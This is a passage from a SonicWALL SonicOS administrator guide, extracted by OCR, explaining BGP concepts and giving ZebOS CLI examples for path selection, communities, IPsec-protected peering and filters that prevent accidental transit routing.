    - Multi-provider / Multi-homed – Highly redundant, typically with dedicated routers to each ISP. Requires public ASN. Large memory footprint
- Route summarization makes routing scalable.


How Does BGP Work?

BGP uses TCP port 179 for communication. BGP is considered a path-vector protocol, containing end-to-end path descriptions for destinations. BGP neighbors can either be internal (iBGP) or external (eBGP):

- iBGP – Neighbor is in the same AS.
- eBGP – Neighbor is in a different AS.

Paths are advertised in UPDATE messages that are tagged with various path attributes. AS_PATH and NEXT_HOP are the two most important attributes that describe the path of a route in a BGP update message.


- AS_PATH: Indicates the ASs that the route is traveling from and two. In the example below, the AS_PATH is from AS 7675 to AS 12345. For internal BGP, the AS_PATH specifies the same AS for both the source and destination.
- NEXT_HOP: Indicates the IP address of the next router the path travels to. Paths advertised across AS boundaries inherit the NEXT_HOP address of the boundary router. BGP relies on interior routing protocols to reach NEXT_HOP addresses.



BGP Finite State Machine

RFC 1771, which defines BGP, describes the operation of BGP in terms of the following state machine. The table following BGP Finite State Machine provides additional information on the various states.

BGP Finite State Machine



BGP Finite State Machine: States

State	Description
Idle	Waiting for Start event, after establishing new BGP session or resetting an existing session. In the event of errors, falls back to the Idle state. After a Start event, BGP initializes, resets connect retry timer, initiates TCP transport connection, and listens for connections
Connect	Once the TCP layer is up, transition to OpenSent, and send OPEN. If no TCP, transition to Active. If the connect retry timer expires, remain in Connect, reset the timer, and initiate a transport connection. Otherwise, transition back to Idle.
Active	Try to establish TCP connection with peer. If successful, transition to OpenSent and send OPEN. If connect retry expires, restart the timer and fall back to the Connect state. Also actively listen for connection by another peer. Go back to Idle in case of other events. Connect to Active flapping indicates a TCP transport problem, for example, TCP retransmissions or unreachability of a peer.
OpenSent	Waiting for OPEN message from peer. Validate on receipt. On validation failure, send NOTIFICATION and go to Idle. On success, send KEEPALIVE and reset the keepalive timer. Negotiate hold time, smaller value wins. If zero, hold timer and keepalive timer are not restarted.
OpenConfirm	Wait for KEEPALIVE or NOTIFICATION. If KEEPALIVE is received, transition to Established. If UPDATE or KEEPALIVE is received, restart the hold timer (unless the negotiated hold time is zero). If NOTIFICATION is received, transition to Idle. Periodic KEEPALIVE messages are sent. If TCP layer breaks, transition to Idle. If an error occurs, send a NOTIFICATION with error code, transition to Idle.
Established	Session up, exchange updates with peers. If a NOTIFICATION is received, transition to Idle. Updates are checked for errors. On error, send NOTIFICATION, and transition to Idle. In case of hold time expiration, disconnect TCP.

BGP Messages

BGP communication includes the following types of messages

- **Open** – The first message between BGP peers after TCP session establishment. Contains the necessary information to establish a peering session, for example, ASN, hold time, and capabilities such as multi-product extensions and route-refresh.
- **Update** – These messages contain path information, such as route announcements or withdrawals.
- **Keepalive** – Periodic messages to keep TCP layer up, and to advertise liveliness.
- **Notification** – A request to terminate the BGP session. Non-fatal notifications contain the error code "cease". Subcodes provide further detail:

Notification Subcodes

Subcode	Description
1 – Maximum number of prefixes reached	The configured "neighbor maximum-prefix" value was exceeded
2 – Administratively shutdown	Session was administratively shutdown
3 – Peer unconfigured	Peer configuration has been removed
4 – Administratively reset	Session was administratively reset
5 – Connection rejected	Rejection (sometimes temporary) of BGP session
6 – Other configuration change	Session was administratively reset for some reason

- **Route-refresh** – A request for the peer to resend its routes.

BGP Attributes

BGP update messages can include the following attributes:

BCP Attributes

Value	Code
1	ORIGIN
2	AS_PATH
3	NEXT_HOP
4	MULTI_EXIT_DISC
5	LOCAL_PREF
6	ATOMIC_AGGREGATE
7	AGGREGATOR
8	COMMUNITY
9	ORIGINATOR_ID
10	CLUSTER_LIST
11	DPA
12	ADVERTISER (Historic)
13	RCID_PATH / CLUSTER_ID (Historic)
14	MP_REACH_NLRI
15	MP_UNREACH_NLRI

BCP Attributes

Value	Code
16	EXTENDED COMMUNITIES
17	AS4_PATH
18	AS4_AGGREGATOR
19	SAFI Specific Attribute (SSA) (deprecated)
20	Connector Attribute (deprecated)
21	AS_PATHLIMIT (deprecated)
22	PMSI_TUNNEL
23	Tunnel Encapsulation Attribute
24	Traffic Engineering
25	IPv6 Address Specific Extended Community
26	AIGP (TEMPORARY - expires 2011-02-23)
27-254	Unassigned
255	Reserved for development

For more information on BGP attributes, see: http://www.iana.org/assignments/bgp-parameters/bgp-parameters.xml.

Caveats

- **Scale** - Currently, SonicOS supports from 512 to 2,048 policy-based routes (PBRs). This is not sufficient for full or even partial routing tables. The number of routes that exist in the RIB may be greater than the number installed into PBR (which is the FIB). This occurs when multiple competing routes have been received through the routing protocols. For each case in which the RIB contains competing routes to a particular network destination, only one of these routes is chosen to be installed in the FIB.

  Currently, our implementation is most appropriate for the single-provider/single-homed customers. Single-provider/multi-homed installations may also be appropriate when either the default route is being received from the ISP, or a very small number of ISP-specific routes are received by the customer. The latter allows inside routers to take the optimal path to destinations outside of the AS, but still within the ISP's network domain (this is called partial-routes).
- **Load balancing** - Currently, load sharing, which allows the same source network (packet) to be sent in a round robin fashion to multiple BGP peers, is supported (see Using Multi-Homed BGP for Load Sharing). There is, however, currently no multi-path support in SonicOS, which precludes load-balancing without splitting networks.
- **Loopback -** There is currently no loopback interface support.
- **NAT -** BGP is for routing. It does not co-exist well with NAT.
- **VPN updates** - BGP updates over VPN are not currently working.
- **Asymmetric paths** - Stateful firewall will not currently handle asymmetric paths, especially not across multiple firewalls.

Configuring BGP

The following sections describe how to configure BGP Advanced Routing for SonicOS:


- IPsec Configuration for BGP
- Basic BGP Configuration
- BGP Path Selection Process
- AS_PATH Prepending
- Multiple Exit Discriminator (MED)
- BGP Communities
- Synchronization and Auto-Summary
- Preventing an Accidental Transit AS
- Using Multi-Homed BGP for Load Sharing

IPsec Configuration for BGP

BGP transmits packets in the clear. Therefore for strong security, SonicWALL recommends configuring an IPsec tunnel to use for BGP sessions. The configurations of the IPsec tunnel and of BGP are independent of each other. The IPsec tunnel is configured completely within the VPN configuration section of the SonicOS GUI, while BGP is enabled on the **Network > Routing** page and then configured on the SonicOS Command Line Interface. When configuring BGP over IPsec, first configure the IPsec tunnel and verify connectivity over the tunnel before configuring BGP.

The following procedure shows a sample IPsec configuration between a SonicWALL and a remote BGP peer, where the SonicWALL is configured for 192.168.168.75/24 on the X0 network and the remote peer is configured for 192.168.168.35/24 on the X0 network.

1 Navigate to the **VPN > Settings** page and click the **Add** button under the VPN Policies section. The VPN Policies dialog displays.



2 In the **Policy Type** drop-down menu, make sure that **Site to Site** is selected.

> **NOTE:** A site-to-site VPN tunnel must be used for BGP over IPsec. Tunnel interfaces will not work for BGP.

3 Select the desired **Authentication Method**. In this example, we are using **IKE using Preshared Secret**.

4 Enter a **Name** for the VPN policy.

5 In the **IPsec Primary Gateway Name or Address** field, enter the IP address of the remote peer (for this example it is 192.168.168.35).


6 In the **IPsec Secondary Gateway Name or Address** field, enter 0.0.0.0.

7 Enter a **Shared Secret** and confirm it.

8 In the **Local IKE ID** field, enter the IP address of the SonicWall (for this example it is 192.168.168.75)

9 In the **Peer IKE ID** field, enter the IP address of the remote peer (192.168.168.35).

10 Click on the **Network** tab.



11 For the local network, select **X0 IP** from the **Choose local network from list** drop-down menu.

12 For the remote network, select the remote peer's IP address from the **Choose destination network from list** drop-down menu, which is 192.168.168.35 for this example. If the remote IP address is not listed, select **Create new address object** to create an address object for the IP address.

13 Click on the **Proposals** tab. You can either use the default IPsec proposals or customize them as you see fit.

14 Click on the **Advanced** tab.

15 Check the **Enable Keep Alive** check box.

16 Click **OK**.

The VPN policy is now configured on the SonicWALL appliance. Now complete the corresponding IPsec configuration on the remote peer. When that is complete, return to the **VPN > Settings** page and check the **Enable** check box for the VPN policy to initiate the IPsec tunnel.

Use the ping diagnostic on the SonicWALL to ping the BGP peer IP address and use Wireshark to ensure that the request and response are being encapsulated in ESP packets.

> **NOTE:** As configured in this example, routed traffic will not go through the IPSEC tunnel used for BGP. That traffic is sent and received in the clear, which is most likely the desired behavior since the goal is to secure BGP, not all the routed network traffic.

For more detailed information on configuring IPsec, see the VPN chapters in the SonicOS Administrator's Guide.

Basic BGP Configuration


To configure BGP on a SonicWALL security appliance:

1 On the SonicOS GUI, navigate to the **Network > Routing** page.

2 In the **Routing Mode** drop-down menu, select **Advanced Routing**.

3 In the **BGP** drop-down menu, select **Enabled (Configure with CLI)**.

NOTE: The SonicOS Expanded license is required for BGP. See the **System > Licenses** page to manage your licenses.



NOTE: After BGP has been enabled through the GUI, the specifics of the BGP configuration are performed using the SonicOS command line interface (CLI). For detailed information on how to connect to the SonicOS CLI, see the *SonicOS Command Line Interface Guide* at: http://www.SonicWALL.com/us/support/230_3623.html.

4 Log in to the SonicOS CLI through the console interface.

5 Enter configuration mode by typing the **configure** command.

6 Enter the BGP CLI by typing the **route ars-bgp** command. You will now see the following prompt:

```
ZebOS version 7.7.0 IPIRouter 7/2009

ARS BGP>
```

7 You are now in BGP Non-Config Mode. Type **?** to see a list of non-config commands.

8 Type **show running-config** to see the current BGP running configuration.

9 To enter BGP Configuration Mode, type the **configure terminal** command. Type **?** to see a list of configuration commands.

10 When you have completed your configuration, type the **write file** command. If the unit is part of a High Availability pair or cluster, the configuration changes will be automatically conveyed to the other unit or units.

BGP Path Selection Process

The following attributes can be used to configure the BGP path selection process.

BGP Path Selection Process Attributes

Attribute	Description
Weight	Prefer routes learned from neighbors with the highest weight set. Only relevant to the local router.
Local Preference	Administratively prefer routes learned from a neighbor. Shared with the whole AS.
Network or **Aggregate** paths	Prefer paths that were locally originated from the **network** and **aggregate-address** commands.
AS_PATH	Prefer the path with the shortest AS_PATH.
Origin	Prefer the path with the lowest origin type (as advertised in UPDATE messages): IGP < EGP < Incomplete.
Multi Exit Discriminator (MED)	Provides path preference information to neighbors for paths into originating AS.
Recency	Prefer the most recently received path.
Router ID	Prefer the path from the router with the lower router ID.

Weight

The weight command assigns a weight value, per address-family, to all routes learned from a neighbor. The route with the highest weight gets preference when the same prefix is learned from more than one peer. The weight is relevant only to the local router.

The weights assigned using the **set weight** command override the weights assigned using this command.

When the weight is set for a peer-group, all members of the peer-group will have the same weight. The command can also be used to assign a different weight to a particular peer-group member.


The following example shows weight configuration:

```
router bgp 12345
   neighbor 12.34.5.237 remote-as 12345
   neighbor 12.34.5.237 weight 60
router bgp 12345
   neighbor group1 peer-group
   neighbor 12.34.5.237 peer-group group1
   neighbor 67.78.9.237 peer-group group1
   neighbor group1 weight 60
```

Local Preference

The Local Preference attribute is used to indicate the degree of preference for each external route in an appliance's routing table. The Local Preference attribute is included in all update messages sent to devices in the same AS. Local Preference is not communicated to outside AS. The following figure shows a sample topology illustrating how Local Preference affects routes between neighboring ASs.

BGP Local Preference Topology



The following BGP configurations are entered on SNWL1 and SNWL2. The higher Local Preference on SNWL2 leads to SNWL2 being the preferred route advertised by AS 12345 (the SonicWall AS) to outside ASs.


BGP Local Preference Topology: BGP Configurations

SNWL1 Configuration	SNWL2 Configuration
x0 = 12.34.5.228	x0 = 12.34.5.237
x1 = 172.16.228.45	x1 = 10.1.1.2
----------	----------
router bgp 12345	router bgp 12345
neighbor 172.16.228.228 remote-as 7675	neighbor 10.1.1.1 remote-as 8888
neighbor 12.34.5.237 remote-as 12345	neighbor 12.34.5.228 remote-as 12345
bgp default local-preference 150	bgp default local-preference 200

Local Preference Used with Route Maps

Route Maps are similar to Access Control Lists. They consist of a series of Permit and/or Deny statements that determine how the appliance processes the routes. Route maps are applied to inbound traffic—not outbound traffic. The following diagram shows a sample topology that uses a route map to configure local preference.

BGP Local Preference topology with Route Maps



The following BGP configurations are entered on SNWL1 and SNWL2.

BGP Local Preference Topology with Route Maps: BGP Configurations

SNWL1 Configuration	SNWL2 Configuration
x1 = 172.16.228.45	x0 = 12.34.5.237 x1 = 10.1.1.2 x4 = 10.4.4.1
----------	----------
router bgp 12345 neighbor 172.16.228.228 remote-as 7675 neighbor 12.34.5.237 remote-as 12345 bgp default local-preference 150	router bgp 12345 neighbor 10.1.1.1 remote-as 9999 neighbor 10.1.1.1 route-map rmap1 in neighbor 12.34.5.237 remote-as 12345 .... ip as-path access-list 100 permit ^8888$ ... route-map rmap1 permit 10 match as-path 100 set local-preference 200 route-map rmap1 permit 20 set local-preference 150

The Route Map configured on SNWL2 (rmap1) is configured to apply to inbound routes from neighbor 10.1.1.1. It has two permit conditions:

- route-map rmap1 permit 10: This permit condition matches access list 100 that is configured to permit traffic from AS 8888 and set routes from AS 8888 to a Local Preference of 200.

- route-map rmap1 permit 10: This permit condition sets all other traffic that doesn't match access list 100 (that is, traffic coming from ASs other than 8888) to a Local Preference of 150.

AS_PATH Prepending

AS_Path Prepending is the practice of adding additional AS numbers at the beginning of a path update. This makes the path for this route longer, and thus decreases its preference.

AS_Path Prepending can be applied on either outbound or inbound paths. AS_Path Prepending may not be honored if it is over-ruled by a neighbor.

AS_PATH Prepending: Outbound and Inbound Path Configurations

Outbound Path Configuration	Inbound Path Configuration
router bgp 12345	router bgp 7675
bgp router-id 10.50.165.233	bgp router-id 10.50.165.228
network 12.34.5.0/24	network 7.6.7.0/24
neighbor 10.50.165.228 remote-as 7675	neighbor 10.50.165.233 remote-as 12345
neighbor 10.50.165.228 route-map long out	neighbor 10.50.165.233 route-map prepend in
!	!
route-map long permit 10	route-map prepend permit 10
set as-path prepend 12345 12345	set as-path prepend 12345 12345

This configuration leads to a route being installed to the neighbor 10.50.165.233 with the AS_Path Prepended as 12345 12345. This can be viewed by entering the **show ip bgp** command.

```
ARS BGP>show ip bgp
BGP table version is 98, local router ID is 10.50.165.228
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal, l -
labeled
              S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete
   Network          Next Hop            Metric LocPrf Weight Path
*> 12.34.5.0/24     10.50.165.233            0             0 12345 12345 12345 i
*> 7.6.7.0/24       0.0.0.0                        100  32768 i
Total number of prefixes 2
```

Multiple Exit Discriminator (MED)

Topics:

- set metric Command
- bgp always-compare-med Command
- bgp deterministic-med Command

set metric Command

The **set metric** command can be used in a route map to make paths more or less preferable:

```
router bgp 7675
   network 7.6.7.0/24
   neighbor 10.50.165.233 remote-as 12345
   neighbor 10.50.165.233 route-map highmetric out
!
route-map highmetric permit 10
   set metric 300
```

The Multi Exit Discriminator (MED) is an optional attribute that can be used to influence path preference. It is non-transitive, meaning it is configured on a single appliance and not advertised to neighbors in update messages. In this section, we will consider the uses of the **bgp always-compare-med and bgp deterministic-med** commands.

bgp always-compare-med Command

The **bgp always-compare-med** command allows comparison of the MED values for paths from different ASs for path selection. A path with lower MED is preferred.

As an example, consider the following routes in the BGP table and the **always-compare-med** command is enabled:

```
Route1: as-path 7675, med 300
Route2: as-path 200, med 200
Route3: as-path 7675, med 250
```

Route2 would be the chosen path because it has the lowest MED.

If the **always-compare-med** command was disabled, MED would not be considered when comparing Route1 and Route2 because they have different AS paths. MED would be compared for only Route1 and Route3.

bgp deterministic-med Command

The selected route is also affected by the **bgp deterministic-med** command, which compares MED when choosing among routes advertised by different peers in the same autonomous system.

When the **bgp deterministic-med** command is enabled, routes from the same AS are grouped together, and the best routes of each group are compared. If the BGP table showed:

```
Route1: as-path 200, med 300, internal
Route2: as-path 400, med 200, internal
Route3: as-path 400, med 250, external
```

BGP would have a group of Route1 and a second group of Route2 and Route3 (the same AS).

The best of each group is compared. Route1 is the best of its group because it is the only route from AS 200.

Route1 is compared to the Route2, the best of group AS 400 (the lower MED).

Since the two routes are not from the same AS, the MED is not considered in the comparison. The external BGP route is preferred over the internal BGP route, making Route3 the best route.

BGP Communities

A community is a group of prefixes that share some common property and can be configured with the transitive BGP community attribute. A prefix can have more than one community attribute. Routers can act on one, some

or all the attributes. BGP communities can be thought of as a form of tagging. The following is an example of a BGP communities configuration.

```
router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   network 23.45.6.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 10.50.165.228 send-community
   neighbor 10.50.165.228 route-map comm out
!
access-list 105 permit 12.34.5.0/24
access-list 110 permit 23.45.6.0/24
!
route-map comm permit 10
   match ip address 105
   set community 7675:300
!
route-map comm permit 20
   match ip address 110
   set community 7675:500
!
router bgp 7675
   bgp router-id 10.50.165.228
   network 7.6.7.0/24
   neighbor 10.50.165.233 remote-as 12345
   neighbor 10.50.165.233 route-map shape in
!
ip community-list 1 permit 7675:300
ip community-list 2 permit 7675:500
!
route-map shape permit 10
   match community 1
   set local preference 120

route-map shape permit 20
   match community 2
   set local preference 130
```

Synchronization and Auto-Summary

The synchronization setting controls whether the router advertises routes learned from an iBGP neighbor based on the presence of those routes in its IGP. When synchronization is enabled, BGP will only advertise routes that are reachable through OSPF or RIP (the Exterior Gateway Protocols as opposed to BGP, the Exterior Gateway Protocol). Synchronization is a common cause of BGP route advertisement problems.


The auto-summary setting controls whether or not routes are advertised classfully. Auto-summary is another common cause of BGP configuration problems

By default, auto-summary and synchronization are disabled on Zebos.

Preventing an Accidental Transit AS

As we discussed earlier, an AS peer can either be a transit peer (allowing traffic from an outside AS to another outside AS) or a non-transit peer (requiring all traffic to either originate or terminate on its AS). Transit peers will have dramatically larger routing tables. Typically, you will not want to configure a SonicWALL security appliance as a transit peer.

Transit Peers vs. Non-Transit Peers



To prevent your appliance from inadvertently becoming a transit peer, you will want to configure inbound and outbound filters, such as the following:

- Outbound Filters
- Inbound Filters

Outbound Filters

Permit only routes originated from the local AS out:

```
ip as-path access-list 1 permit ^$
router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
```

```
   neighbor 10.50.165.228 remote-as 7675
   neighbor 10.50.165.228 filter-list 1 out
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 filter list 1 out
```

Permit only owned prefixes out:

```
ip prefix-list myPrefixes seq 5 permit 12.34.5.0/24
ip prefix-list myPrefixes seq 10 permit 23.45.6.0/24
router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   network 23.45.6.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 prefix-list myPrefixes out
   neighbor 172.1.1.2 prefix-list myPrefixes out
```

Inbound Filters

